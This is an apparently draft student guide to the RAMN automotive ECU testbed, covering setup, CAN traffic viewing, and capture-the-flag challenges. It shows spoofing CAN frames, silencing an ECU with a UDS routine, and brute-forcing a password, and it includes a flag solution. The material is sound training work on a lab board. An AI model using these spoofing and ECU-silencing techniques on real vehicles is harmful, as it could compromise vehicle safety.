Automotive Cyber Security Documentation using RAMN

Written By: Brooks, Colton, Jonas, William

Date: 9/18/25
Version: 0.0

Sponsored By: Dr. Bowden/VTTI

Table of Contents

0.0 – Introduction


0.1 – Purpose and Who We Are

Our customer, the Virginia Tech Transportation Institute, wants to utilize the Resistant Automotive Miniature Network (RAMN) to help develop cybersecurity practices and facilitate a learning environment for future cybersecurity and automotive engineering students. The RAMN serves as an educational tool to highlight the vulnerabilities of automotive Electronic Control Units (ECUs). This document provides a background on the RAMN board, an extensive overview of how to set up the required environment to interact with the board, and several cybersecurity challenges.


0.2 – Using the Document

0.3 – RAMN Board

RAMN (Resistant Automotive Miniature Network) is a credit-card-sized ECU testbed for safely studying and researching automotive systems.



RAMN is a set of PCBs (Printed Circuit Boards) that can be used together to simulate a CAN or CAN-FD network of ECUs (Electronic Control Units). RAMN can be expanded with boards using Arduino-style pin headers. You can add sensors and actuators, and physically interact with the ECUs.



0.4 – Carla Simulator

0.5 – Cyber Security Challenges

A cybersecurity challenge is a problem that involves keeping systems, networks, and data safe from cyber threats. Cyber threats can be caused by many things, such as cyber attacks, human errors, and new technologies being invented. Cybersecurity is important in many technologies, and for our project, we made challenges specifically in automotive vehicles. The kind of cybersecurity challenge we decided to focus on was Capture the Flag challenges(CTF).

CTFs are a way to help test and improve your skills by working through challenges that simulate real-world hacking scenarios. CTFs help people ethically improve their skills in many technical areas of cybersecurity, like cryptography or reverse engineering, both defensively and offensively. For the RAMN, we focused on vulnerabilities it may have when communicating with

devices, which can be through USB, UDS, CAN, etc. When a CTF is solved, it should give an answer in the form of a flag to show that you made it to where the challenge wanted you to reach.

1.0 – Software Installation Guides

1.1 – What You Need to Install

1.2 – RAMN Board: Flashing the ECUs

1.2.1 – Windows Environment - *logged into account you'll be using

1. Install STM32CubeProgrammer. This requires that you create a free account with STMicroelectronics. If you encounter issues later, try installing the drivers located at "Program Files/STMicroelectronics/STM32Cube/STM32CubeProgrammer/Drivers" (instructions here).
2. Install the latest python release for Windows. Make sure that you check "Add Python to environment variables".
3. Download or clone the RAMN repository on your computer (select Code > Download Zip).
4. Open a command prompt in the RAMN/scripts folder (you can do this by opening the RAMN/scripts folder with File Explorer and typing "cmd" in the address bar at the top) and enter: `$ python -m pip install -r requirements.txt`
5. (If required) Edit scripts/STbootloader/windows/ProgramECU_A.bat and modify STM32PROG_PATH to match your installation path.

1.2.1.a - Firmware Flashing Troubleshooting

When flashing the RAMN board, we have run into the issue that sometimes it may exit bootloader mode and enter DFU mode. We are not sure what causes this but we had the trouble of the board not being recognized by our computers and not showing up in the COM ports of our devices. Another telltale sign of this is that the LCD screen will be powered on but will remain black, and not output anything, no matter what inputs are made. Follow the below steps to reclaim your RAMN board from the depths of hell.

1. Insert debugger expansion into ECU A pin header, overhanging the edge of the board (not over the microcontroller)
2. Plug ST-LINK/V2 JTAG Debugger into the Debugger expansion board.
3. Open STM32CubeProgrammer program and select "ST-LINK" in the top-right menu, then click "Connect". You may be prompted about a debugger firmware update first. If connecting fails, try using the same settings as those in the screenshot below. Also try setting 'Shared: Enabled' and _then_ clicking the refresh (🔁) button next to the serial drop-down box.
4. Click the "Erasing & Programming icon" in the left pane (second icon from the top).
5. Click "Browse", select the firmware file (ECUA.hex file for your ECU), check "Verify programming" and "Run after programming", then click "Start Programming".
6. Wait for the flashing process to finish.

7. Continue Flashing in your normal preferred way, via windows or linux to flash the remaining ECUS.

Windows Environment

1. Install STM32CubeProgrammer. This requires that you create a free account with STMicroelectronics. If you encounter issues later, try installing the drivers located at “Program Files/STMicroelectronics/STM32Cube/STM32CubeProgrammer/Drivers” (instructions here).
2. Install the latest python release for Windows. Make sure that you check “Add Python to environment variables”.
3. Download the RAMN repository on your computer (select Code > Download Zip).
4. Open a command prompt in the RAMN/scripts folder (you can do this by opening the RAMN/scripts folder with File Explorer and typing “cmd” in the address bar at the top) and enter:

```
$ python -m pip install -r requirements.txt
```

5. (If required) Edit scripts/STbootloader/windows/ProgramECU_A.bat and modify STM32PROG_PATH to match your installation path.

Linux Environment

1. Install dfu-util:

```
$ sudo apt-get update && sudo apt-get install dfu-util
```

2. Clone RAMN’s repository:

```
$ git clone https://github.com/ToyotaInfoTech/RAMN
```

3. Install the modules in requirements.txt:

```
$ pip install -r requirements.txt
```

Warning

On recent distributions, you may run into the **error: externally-managed-environment** error. You can execute the following commands to prevent it from happening again:

```
python3 -m venv .venv
source .venv/bin/activate
python3 -m pip install -r requirements.txt
```

You can find more details here.

Note that if you use a virtual machine, RAMN serial port and RAMN DFU port will be considered different; you will need to forward both to your VM.

Scripts

The STM32 Embedded bootloader interface requires a CAN baudrate change. If present, you must disconnect external CAN tools that may interfere with it. **Make sure that you are using a USB data cable, NOT a power-only USB cable.** Then, follow the instructions below:

1. Open folder scripts/STbootloader/windows or scripts/STbootloader/linux.
2. If the board is not in DFU mode (e.g., it is not a fresh board), run ECUA_OptionBytes_Reset.bat (ECUA_OptionBytes_Reset.sh on Linux).

3. Run ProgramECU_A.bat (ProgramECU_A.sh on Linux) to flash ECU A. This should take approximately 5 seconds.
4. Run ProgramECU_BCD.bat (ProgramECU_BCD.sh on Linux) to flash ECUs B, C, and D. This should take approximately 30 seconds.

1.2.2 – Linux Environment

1. Have Linux installed; if not, use our recommendation in section 1.6.
2. Install dfu-util: `$ sudo apt-get update && sudo apt-get install dfu-util`
3. Clone RAMN's repository: `$ git clone https://github.com/ToyotaInfoTech/RAMN`
4. Install the modules in requirements.txt: `$ pip install -r requirements.txt`

Warning:
In recent distributions, you may run into the error: externally-managed-environment error. You can execute the following commands to prevent it from happening again:

```
python3 -m venv .venv
source .venv/bin/activate
python3 -m pip install -r requirements.txt
```

You can find more details here.

Note:
If you use a virtual machine, RAMN serial port and RAMN DFU port will be considered different; you will need to forward both to your VM.

1.3 – Carla Simulator

1.4 – Tera Term

1. Go to Tera Term's website.
2. Go to Tera Term's Github.
3. Install the .exe file that will work with your processor.

1.5 – SavvyCAN

1. Go to SavvyCan's website.

2. Download your binary version.
3. You will be able to open the .exe file in the folder.

1.6 – Linux

- Download and install 7zip
- Download and install VirtualBox.
- Download a Kali Linux Pre-built Virtual Machine.
- Unzip the 7z image using 7zip.
- Double-click the vbox file to open it with VirtualBox. If you encounter USB issues, open Settings > USB and try USB 2.0 or USB 3.0 (virtual machine must be powered off).
- Login with username kali (password kali).

2.0 – Testing/How to Use Hardware/Software

2.1 – RAMN Board

2.1.1 - Viewing CAN traffic with Linux

- Open a terminal window (e.g., right-click the desktop and click “Open Terminal here”).
- Type the following commands to install can-utils:

```
$ sudo apt-get update
$ sudo apt-get install can-utils
```

USB Connection

Connect your board to your computer using a USB cable. On Windows, it should appear as a “USB Serial Device” (or Composite Device) and be attributed a COM port number (e.g., COM1). If that is not the case, you may need to install STM32 Virtual COM Port Drivers.

Once the board is recognized by windows, you must forward the USB port to Virtual Box. Select Devices > USB and click Toyota Motor Corporation RAMN. You can open Devices > USB > USB Settings…, then click the + icon to add RAMN so that Virtual Box will always automatically forward the USB port.

On Linux, RAMN should appear at the end of the dmesg command, and be attributed a device file (typically, /dev/ttyACM0).

Starting slcand

By default, RAMN acts as an slcan adapter. You can use the slcand command to start RAMN as a native Linux CAN interface.

```
$ sudo slcand -o -c /dev/ttyACM0 && sudo ip link set up can0
```

Replace /dev/ttyACM0 by the device file that was attributed by your computer.

After executing this command, you should be able to see the CAN interface as “can0” using ifconfig:

```
$ ifconfig
```

Observing CAN Traffic with Cansniffer

To observe the most recent CAN message for each identifier and highlight bit changes, you can use the following command:

```
$ cansniffer -c can0
```

The first two bytes of each message represent the status of something on the board. Try moving controls and observe how these values change. The following two bytes represent a message counter, and the last 4 bytes represent a random value.

Dumping CAN Traffic

If you want to see all CAN frames instead of the most recent frame for each identifier, you can use the candump command.

```
$ candump can0
```

This command will dump all CAN frames, which can be overwhelming. You can use filters to only display specific CAN IDs. To add a filter, add “,<filter>:<mask>” after the name of your can interface. For example, to only display ID 0x150, use the following command:

```
$ candump can0,150:7ff
```

This command should only show CAN frames with ID 0x150. Move the lighting control switch on ECU B expansion and observe how the first byte changes. This should allow you to understand how ECU B transmits the status of this switch on the CAN bus.

Sending CAN Frames

You can use the cansend command to send CAN messages. Make sure the lighting LEDs (LEDs D3 to D5 on the Body ECU expansion) are OFF by moving the Lighting controls switch on ECU B to the leftmost position. You can send the following message to “spoof” the lighting controls:

```
$ cansend can0 150#02
$ cansend can0 150#03
$ cansend can0 150#04
```

You should be able to briefly control the status of LEDs on the Body expansion from your terminal. But only briefly, because ECU B is still sending CAN frames, overwriting your CAN messages. In fact, you may see an error message on ECU A indicating

anomalies with the CAN bus, because two ECUs are sending CAN frames with the same ID. To address this issue, you need to prevent ECU B from sending CAN messages. A quick method to do this is to use UDS.

2.1.2- Sending UDS Commands

UDS is a set of standard diagnostic commands that can be sent using the ISO-TP transport layer. You can use the isotpsend, isotprecv, and isotpdump commands to easily interact with these layers.

Type the following command to dump CAN messages containing UDS commands:

```
$ candump can0,7e0:7F0
```

This command will dump messages with IDs ranging from 0x7e0 to 0x7eF, which correspond to the IDs used by the UDS layer of RAMN. It should show nothing now as no UDS messages are being sent.

Open another terminal, and type the following command:

```
$ isotpdump -s 7e1 -d 7e9 -c -u -a can0
```

This command will dump and parse UDS commands for ECU B, which accepts commands at ID 0x7e1 and answers at ID 0x7e9. This command should also show nothing for now.

Open yet another terminal, and type the following command:

```
$ isotprecv -s 7e1 -d 7e9 -l can0
```

This command will receive and display the answers to the UDS commands that you send to ECU B.

Finally, open a fourth terminal and type the following command to send your first UDS command to ECU B:

```
$ echo "3E 00" | isotpsend -s 7e1 -d 7e9 can0
```

Notice that the source and destination arguments have been swapped from the previous command. This command sends the 2-byte command “3E 00” to ECU B, which corresponds to the “Tester Present” command. This is an optional command to let the ECU now that you are currently diagnosing it and that it should wait for your commands. You should see on your “isotprecv” terminal that ECU B has answered “7E 00”, which means the command was accepted. You can look at your “isotpdump” terminal and observe the corresponding interaction in color (red is the request, blue is the answer). If you look at your “candump” terminal, you will observe the corresponding CAN messages. Notice that they are actually 3-bytes long: this is because the first byte is used to specify the length of the UDS payload, which is 2 bytes.

You can use UDS to send and receive large payloads. For example, use the “Read Data By Identifier” service (0x22) to ask the ECU its compile time (argument 0xF184):

```
$ echo "22 F1 84" | isotpsend -s 7e1 -d 7e9 can0
```


You should see in your “isotprecv” terminal that you have received a large answer, that should be interpreted by your “isotpdump” terminal. In your “candump” terminal, you can observe that many CAN messages have been exchanged. This corresponds to the ISO-TP layer, which allows sending large messages using only CAN frames with less than 8 bytes each. Isotpdump, isotpsend, and isotprecv make this layer transparent to you.


Finally, you can use RAMN custom routine controls (UDS service 0x31) to ask ECU B to stop sending CAN messages (Routine 0x0200).

```
$ echo "31 01 02 00" | isotpsend -s 7e1 -d 7e9 can0
```

Move the lighting switch and observe how the LEDs of ECU D do not change anymore. You can now control the lighting switch with the following commands, without ECU B being in your way.

```
$ cansend can0 150#02
$ cansend can0 150#03
$ cansend can0 150#04
```



(ramn-venv)kali@kali: ~
File Actions Edit View Help
(ramn-venv)-(kali㉿kali)-[~]
$ ip link show slcan0
3: slcan0: <NOARP,UP,LOWER_UP> mtu 16 qdisc pfifo_fast state UP mode DEFAU
LT group default qlen 10
link/can
(ramn-venv)-(kali㉿kali)-[~]
$ candump slcan0
slcan0 062 [8] 0F FF B6 62 ED F2 9C D6
slcan0 024 [8] 00 01 B6 63 F7 8C A2 46
slcan0 039 [8] 00 05 B6 63 2B 24 AB 41
slcan0 062 [8] 0F FF B6 63 7B C2 9B A1
slcan0 024 [8] 00 00 B6 64 63 73 04 D9
slcan0 039 [8] 00 06 B6 64 D1 0F 89 DD
slcan0 062 [8] 0F FF B6 64 D8 57 FF 3F
slcan0 024 [8] 00 00 B6 65 F5 43 03 AE
slcan0 039 [8] 00 06 B6 65 47 3F 8E AA
slcan0 062 [8] 0F FF B6 65 4E 67 F8 48
slcan0 024 [8] 00 00 B6 66 4F 12 0A 37
slcan0 039 [8] 00 03 B6 66 16 AC 4C 35
slcan0 062 [8] 0F FF B6 66 F4 36 F1 D1
slcan0 024 [8] 00 02 B6 67 B7 F6 89 43
slcan0 039 [8] 00 09 B6 67 56 19 DC 4F
slcan0 062 [8] 0F FF B6 67 62 06 F6 A6
slcan0 024 [8] 00 00 B6 68 48 3F B2 D0
slcan0 039 [8] 00 05 B6 68 A3 FD 79 D6
slcan0 062 [8] 0F FF B6 68 F3 1B 49 36
slcan0 024 [8] 00 00 B6 69 DE 0F B5 A7




2.2 – Carla Simulator

2.3 – Tera Term

1. Connect RAMN to a USB port of your computer. Open TeraTerm, select “Serial”, then press OK to open the serial port. If you see several COM ports, identify which COM port is assigned to RAMN by finding the one that appears and disappears when you plug and unplug RAMN. If you do not see any COM port, verify that it is not currently being forwarded to a virtual machine.



2. After opening the port, select “Setup -> Terminal…” in the top menu bar, and change the following settings:
    - Select “CR+LF” in the New-Line Receive options. This will ensure that slcan answers will appear on different lines.
    - Check “Local echo” if you want the terminal to display what you are typing.



3. Sending the command “^” over USB. Should send a flag.

3.0 – Cyber Security Challenges

3.1 - Brute Force Scripting

Overview

The purpose of brute forcing is to test many password combinations at a very high speed. Brute forcing is effective against weak passwords or poorly secured systems. Brute forcing allows hackers to gain unauthorized access to systems or data.

This way of hacking has been used to hack into automotive vehicles by rapidly putting in a 4-digit passcode and by rapidly testing rolling codes used by keyless entry systems. We will be using this technique to find a flag in the RAMN by testing every password combination possible.

Brute Force Challenge

USB Challenge: A flag is accessible by sending the command "&" and a five-digit numerical password (e.g., "&12345").

What's needed to make and run the script:

- Python file
- Command prompt

This challenge will need to be solved by using a brute force script because the only information given is how the password is formatted, so the only way to find the flag is by going through all the possible passwords. To make a brute force script, you will need to do it in some kind of Python application (I used Notepad). You will also need to have the RAMN connected to your device. Another thing that is important in creating the script is trying to type in a password in TeraTerm to see what the RAMN outputs and using that to help in making your code.

3.2 - Capture The Flag Challenge

Finding a Flag

Part 1:

Challenge: Retrieve the hidden message embedded in the ECU firmware and submit the flag. The format of the flag is: "RAMN FLAG {'flag'} Attached below is a list of UDS SID service requests and responses. Also included is a list of data identifiers. Use a linux terminal to retrieve the flag. **See the "Installing Linux", "UDS Background Information",**

and “Viewing CAN” sections to get started with the project. Do not disable any of the ECU’s

Hint:

Hint: The spare part DID (Data Identifier) is 0xF187 ****More creative hint?**

Learning Objectives:

- Understand UDS / ISO-TP diagnostics
- Use can-utils to query an ECU
- Inspect firmware to find embedded data

Environment:

- Linux
- CAN interface
- Can-utils

UDS service identifiers (SIDs)

	UDS SID (request)	UDS SID (response)	Service	Details
Diagnostic and Communications Management	0x10	0x50	Diagnostic Session Control	Control which UDS services are available
	0x11	0x51	ECU Reset	Reset the ECU (“hard reset”, “key off”, “soft reset”)
	0x27	0x67	Security Access	Enable use of security-critical services via authentication
	0x28	0x68	Communication Control	Turn sending/receiving of messages on/off in the ECU
	0x29	0x69	Authentication	Enable more advanced authentication vs. 0x27 (PKI based exchange)
	0x3E	0x7E	Tester Present	Send a “heartbeat” periodically to remain in the current session
	0x83	0xC3	Access Timing Parameters	View/modify timing parameters used in client/server communication
	0x84	0xC4	Secured Data Transmission	Send encrypted data via ISO 15764 (Extended Data Link Security)
	0x85	0xC5	Control DTC Settings	Enable/disable detection of errors (e.g. used during diagnostics)
	0x86	0xC6	Response On Event	Request that an ECU processes a service request if an event happens
	0x87	0xC7	Link Control	Set the baud rate for diagnostic access
Data Transmission	0x22	0x62	Read Data By Identifier	Read data from targeted ECU - e.g. VIN, sensor data values etc.
	0x23	0x63	Read Memory By Address	Read data from physical memory (e.g. to understand software behavior)
	0x24	0x64	Read Scaling Data By Identifier	Read information about how to scale data identifiers
	0x2A	0x6A	Read Data By Identifier Periodic	Request ECU to broadcast sensor data at slow/medium/fast/stop rate
	0x2C	0x6C	Dynamically Define Data Identifier	Define data parameter for use in 0x22 or 0x2A dynamically
	0x2E	0x6E	Write Data By Identifier	Program specific variables determined by data parameters
	0x3D	0x7D	Write Memory By Address	Write information to the ECU’s memory
DTCs	0x14	0x54	Clear Diagnostic Information	Delete stored DTCs
	0x19	0x59	Read DTC Information	Read stored DTCs, as well as related information
	0x2F	0x6F	Input Output Control By Identifier	Gain control over ECU analog/digital inputs/outputs
	0x31	0x71	Routine Control	Initiate/stop routines (e.g. self-testing, erasing of flash memory)
Upload/ Download	0x34	0x74	Request Download	Start request to add software/data to ECU (incl. location/size)
	0x35	0x75	Request Upload	Start request to read software/data from ECU (incl. location/size)
	0x36	0x76	Transfer Data	Perform actual transfer of data following use of 0x74/0x75
	0x37	0x77	Request Transfer Exit	Stop the transfer of data
	0x38	0x78	Request File Transfer	Perform a file download/upload to/from the ECU
		0x7F	Negative Response	Sent with a Negative Response Code when a request cannot be handled

UDS - standardized data identifiers (DID)

UDS DID (data identifier)	Description
0xF180	Boot software identification
0xF181	Application software identification
0xF182	Application data identification
0xF183	Boot software fingerprint
0xF184	Application software fingerprint
0xF185	Application data fingerprint
0xF186	Active diagnostic session
0xF187	Manufacturer spare part number
0xF188	Manufacturer ECU software number
0xF189	Manufacturer ECU software version
0xF18A	Identifier of system supplier
0xF18B	ECU manufacturing date
0xF18C	ECU serial number
0xF18D	Supported functional units
0xF18E	Manufacturer kit assembly part number
0xF190	Vehicle Identification Number (VIN)
0xF192	System supplier ECU hardware number
0xF193	System supplier ECU hardware version number
0xF194	System supplier ECU software number
0xF195	System supplier ECU software version number
0xF196	Exhaust regulation/type approval number
0xF197	System name / engine type
0xF198	Repair shop code / tester serial number
0xF199	Programming date
0xF19D	ECU installation date
0xF19E	ODX file

Solution:

- Terminal 1:
    - echo "22 F1 87" | isotpsend -s 7e1 -d 7e9 slcan0
- Terminal 2:
    - kali㉿kali)-[~]
    - └─$ isotprecv -s 7e1 -d 7e9 -l slcan0
    - 62 F1 87 52 41 4D 4E 20 46 4C 41 47 7B 6C 65 74 73 5F 67 6F 5F 68 6F 6B 69 65 73 7D

Part 2:

Background:

Extended Linear Address (ELA) records contain the upper 16 bits of a data address. The format of an ELA record is:

02000004FFFFFC

Where:

- 02 is the number of data bytes in the record
- 0000 is the address field (always 0000 for an ELA record)
- 04 is the record type
- FFFF is the upper 16 bits of the address
- FC is the checksum of the record

An Intel HEX data record is formatted like:
: LL AAAA TT [Data…] CC, where

